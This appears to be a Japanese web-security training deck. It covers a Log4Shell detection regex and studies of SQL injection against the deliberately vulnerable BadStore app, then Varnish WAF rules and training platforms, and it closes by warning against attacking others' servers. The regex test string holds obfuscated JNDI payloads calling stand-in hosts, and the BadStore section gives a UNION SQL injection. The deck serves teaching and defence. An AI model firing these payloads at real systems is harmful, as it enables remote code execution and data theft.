d+17pMd1%21&param22=%3E7%25%2B+W%5BIL+EyG&param23=_%27D%27&param24=+%2C&param25=4%60%6030v&param26=%40o&param27=oydWn%5DyV%3D&param28=sj12FT7h%25%25P%2FNrU&param29=UM+WIh%22-bB+&param30=u%3A+*H%7B+BCVy&param31=Jx%20a&param32=%3B%29&param33=E%25%5EM%3A9%3C&param34=U&param35=Aty+%22F%3&param36=h0%7Ed+%3B2n%5E%3D%29Hh%21&param37=Vhrq%7B00&param38=%22%25%7CY5%7DIA+%24&param39=%3F1u3Y&param40=hJ%7CN+&param41=%29YIhho5z%27%3C%3C+&param42=+&param43=g&param44=R&param45=J%5E%28%5E+-B+BabP&param46=u++66%60%29y*%7C+%2Fh+-&param47=HnegH&param48=f+P%3ANgas&param49=%3A
```



egglessness
@tfw_egglessness



I know that using regex is dumb and shit, but it's just first-line defense. This one I made is capable to detect obfuscated payloads and should produce very few false positives:

```
\${(\${(.*?:.*?:.*?:-)('|")*(?1))*}[jndi:(ldap|rm)]('|")*(?1))*}
{9,10}
```

#log4j #Log4Shell

```
REGULAR EXPRESSION v1 v
14 matches (4 980 steps, 0.5ms)

/ \${(\${(.*?:.*?:.*?:-)('|")*(?1))*}[jndi:(ldap|rm)]('|")*(?1))*} / gmi

TEST STRING

${jndi:ldap://attacker.com/a}-
${j${upper:${lower:n}}di:ldap://attacker.com/a}-
${${date:'j'}${date:'n'}${date:'d'}${date:'i'}:ldap://attacker.com/a}-
S${[env:BARFOO:-]Nd${[env:BARFOO:-]}${[env:BARFOO:-]
l}dap${[env:BARFOO:-]}//attacker.com/a}-
S${[::j]${[::n]}${[::d]}${[::i]}${[::r]}${[::m]}${[::i]}//127.0.0.1:1389/ass}-
S${[::j]ndi:rmi://127.0.0.1:1389/ass}-
S{jndi:rmi://a.b.c}-
S${lower:jndi}:${lower:rmi}://q.w.e/poc}-
S${lower:${lower:jndi}}:${lower:rmi}://a.s.d/poc}-
S${[::j]${[::n]}${[::d]}${[::i]}${[::r]}${[::m]}${[::i]}//
S${[::j]ndi:rmi}//
S${lower:jndi}:${lower:rmi}//
S${lower:${lower:jndi}}:${lower:rmi}//
S${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}-
```

午前2:58 · 2021年12月12日



参考：BadStoreに関する情報

■ BadStore.netを使った脆弱性調査

- <http://kyonta1022.hatenablog.com/entry/2018/09/09/221327>

DB情報収集

わざと失敗させてエラーを吐かせてみる。

```
.
```

表示されたエラーから、DBMSはMySQLだと判明。

```
DBD::mysql::st execute failed: You have an error in your SQL syntax; check the manual the
```

<

>

次にMySQLのバージョンを取得してみる。

```
a' = 'a' UNION SELECT VERSION(),2,3,4 #
```

| | | | | | | |
|--|------|-------------|-------------------------|-------|---------------------------------------------------------------------------------------|--------------------------|
| | 1012 | Endless Cup | Perfect for late nights | 23.98 |  | <input type="checkbox"/> |
|--|------|-------------|-------------------------|-------|---------------------------------------------------------------------------------------|--------------------------|

参考：ソースCGIからquery->paramを検索

```
# grep "query->param" badstore.cgi~ | sort | uniq
    $filename = $query->param('uploaded_file');
    $newfilename = $query->param('newfilename');
    @contents=$query->param('cartitem');
$aquery=$query->param('DoMods');
$aquery=$query->param('admin');
$ccard=$query->param('ccard');
$comments=$query->param('comments');
$email=$query->param('email');
$expdate=$query->param('expdate');
$fullname=$query->param('fullname');
$name=$query->param('name');
$newemail=$query->param('newemail');
$password=$query->param('password');
$pwdhint=$query->param('pwdhint');
$role=$query->param('role');
$squery=$query->param('searchquery');
$vnewpassword=$query->param('vnewpassword');
$action=$query->param('action');
```

例：SQLインジェクションの遮断（%27）

```
vcl 4.1;

backend default {
    .host = "10.0.2.4";
    .port = "80";
}

import std;
import parseform;

sub vcl_recv {
    std.cache_req_body(1MB);
    if (req.url ~ "%27" || parseform.get("email") ~ "¥x27") {
        return (synth(400, "Detected SQL Injection"));
    }
}
```

例：クレジットカード番号をWAFでチェック

```
import std;
import parseform;

sub vcl_recv {

std.cache_req_body(1MB);

if (parseform.get("ccard") !~ "^(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14}|6011[0-9]{12}|3(?:0[0-5]|68[0-9])[0-9]{11}|3[47][0-9]{13}|(?:2131|1800|35[0-9]{3})[0-9]{11})$"){
return (synth(400, "Credit Card Number Error"));
}

}
```

参考：Varnishに関する資料

- 社内勉強会資料（Varnish Module）
 - <https://www.slideshare.net/xcir/varnish-module>
- Varnishを使う際に覚えておきたいデフォルトの罫
 - <http://blog.xcir.net/?p=1088>
- Varnishに関していろいろ調べて試してみた
 - <https://qiita.com/TsuyoshiUshio@github/items/e3902d33e3867368e695>
- VCL - Varnish Configuration Language
 - <https://varnish-cache.org/docs/trunk/reference/vcl.html>

その他 【教材】

【その他】教材 IPA AppGoat

The screenshot shows the website for AppGoat, a tool for learning about application vulnerabilities. The page is in Japanese and features a navigation menu with categories like 'HOME', '情報セキュリティ' (Information Security), 'ソフトウェア・エンジニアリング' (Software Engineering), 'IT人材育成' (IT Human Resource Development), '情報処理技術者試験' (Information Processing Technician Exam), '未踏' (Untrodden), and '国際標準の推進' (Promotion of International Standards). The main content area is titled '脆弱性体験学習ツール AppGoat' and includes buttons for 'トップ' (Top), 'ツール概要' (Tool Overview), '利用イメージ' (Usage Image), and 'FAQ'. A sidebar on the left lists various security topics under '情報セキュリティ', such as '読者層別' (Reader Categories), '緊急対策情報' (Emergency Countermeasure Information), and '情報セキュリティ対策' (Information Security Countermeasures). The main content area features a large banner for 'AppGoat' with the text '~突いてみますか?脆弱性!~' (Do you want to try hitting? Vulnerability!). Below the banner, there is a '概要' (Overview) section with text describing the tool and its usage. At the bottom, there are two 'ダウンロード' (Download) buttons: one for the 'ウェブアプリケーション版' (Web Application Version) and one for the 'サーバ・デスクトップアプリケーション版' (Server/Desktop Application Version). The page also includes a search bar, a Google Custom Search link, and a '最終更新日' (Last Updated) date of 2011年6月22日.

IPA 情報処理推進機構: 脆弱性 x

www.ipa.go.jp/security/vuln/appgoat/

IPA 独立行政法人 情報処理推進機構
Information-Technology Promotion Agency, Japan

Google™ カスタム検索

IPAについて サイトマップ お問い合わせ ENGLISH

HOME 情報セキュリティ ソフトウェア・エンジニアリング IT人材育成 情報処理技術者試験 未踏 国際標準の推進

HOME >> 情報セキュリティ >> 脆弱性対策 >> 脆弱性体験学習ツール AppGoat

脆弱性体験学習ツール AppGoat

トップ ツール概要 利用イメージ FAQ

最終更新日 2011年6月22日

AppGoat
~突いてみますか?脆弱性!~

概要

脆弱性体験学習ツール「AppGoat」は、開発経験の浅い初心者から上級者までが利用できる、脆弱性の発見方法、対策について実習形式で体系的に学べるツールです。利用者は、学習テーマ毎に用意された演習問題に対して、埋め込まれた脆弱性の発見、プログラミング上の問題点の把握、対策手法の学習を対話的に実施できます。詳細は、「[ツール概要](#)」をご確認ください。

利用を希望される場合は、[利用許諾合意書](#)の内容に同意の上、下記からダウンロードして使用してください。

ダウンロード ウェブアプリケーション版

ダウンロード サーバ・デスクトップアプリケーション版


ベクターのサイトからもダウンロードができます。

情報セキュリティ

ENGLISH

- 読者層別
 - 個人の方
 - 経営者の方
 - システム管理者の方
 - 技術者・研究者の方
- 緊急対策情報
- 届出・相談
 - ウイルスの届出
 - 不正アクセスの届出
 - 脆弱性関連情報の届出
- 情報セキュリティ対策
 - ウイルス対策
 - ポット対策
 - 不正アクセス対策
 - 脆弱性対策
 - 対策実践情報
- 暗号技術
- 情報セキュリティ認証関連
 - JISEC
 - JCMVP
- セミナー・イベント

【その他】教材 Web Security Dojo



The screenshot shows a web browser window with the URL www.mavensecurity.com/web_security_dojo/. The page features a red header with the Maven Security Consulting logo and a definition of 'maven'. Below the header is a navigation menu with links to Home, Consulting Services, Web Assessment, Training, News & Events, Resources, About Us, and Contact Us. A dark banner below the menu reads 'Dojo - The premier environment for web security training and self-assessment'. The main content area is divided into three columns. The left column has a red box with the Japanese characters '師尊 資訊 保安' and a section titled 'Web Security Dojo' with a description: 'A free open-source self-contained training environment for Web Application Security penetration testing. Tools + Targets = Dojo'. Below this are sections for 'What?', 'Why?', and 'Where?' with descriptive text. The middle column is titled 'Quick Links' and contains four bullet points: 'I need a web application security assessment', 'Web Security Dojo: free training environment', 'I need a bid or proposal', and 'I would like training or a speaker for an event'. The right column is titled 'News & Events' and contains a list of six items: 'OWASP Raleigh - DNSSEC - Aug 2011', 'Web Security Dojo 1.2 Released', 'ISACA NACACS - Las Vegas - May 2011', 'OWASP Raleigh - Declaritive Web Security', 'ISACA EuroCACS - Manchester - March 2011', and 'Archived webcast - eSymposium Feb. 2011'. At the bottom right, there is a 'Spotlight' section.

Dojo - The premier environment for web security training and self-assessment

Web Security Dojo

A free open-source self-contained training environment for Web Application Security penetration testing. Tools + Targets = Dojo

Quick Links

- I need a web application security assessment
- Web Security Dojo: free training environment
- I need a bid or proposal
- I would like training or a speaker for an event

News & Events

- OWASP Raleigh - DNSSEC - Aug 2011
- Web Security Dojo 1.2 Released
- ISACA NACACS - Las Vegas - May 2011
- OWASP Raleigh - Declaritive Web Security
- ISACA EuroCACS - Manchester - March 2011
- Archived webcast - eSymposium Feb. 2011

Spotlight

What?

Various web application security testing tools and vulnerable web applications were added to a clean install of Ubuntu v10.04.2, which is patched with the appropriate updates and VM additions for easy use.

Why?

The Web Security Dojo is for learning and practicing web app security testing techniques. It is ideal for self-teaching and skill assessment, as well as training classes and conferences since it does not need a network connection. The Dojo contains everything needed to get started - tools, targets, and documentation.

Where?


Download Web Security Dojo from <http://sourceforge.net/projects/websecuritydojo/files/>.

【教材】OWASP WebGoat Project


- Cross-site Scripting (XSS)
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services
- Fail Open Authentication
- Dangers of HTML Comments

Scan Tools

Burp Suite (HTTP Proxy)



Burp Suite (Vulnerability scanner)



【まとめ】

脆弱なWebサーバを用意して
みんなで突いてみた
(あくまでも自分の環境で)

【注意】

他人の管理しているサーバを
突かないようにしましょう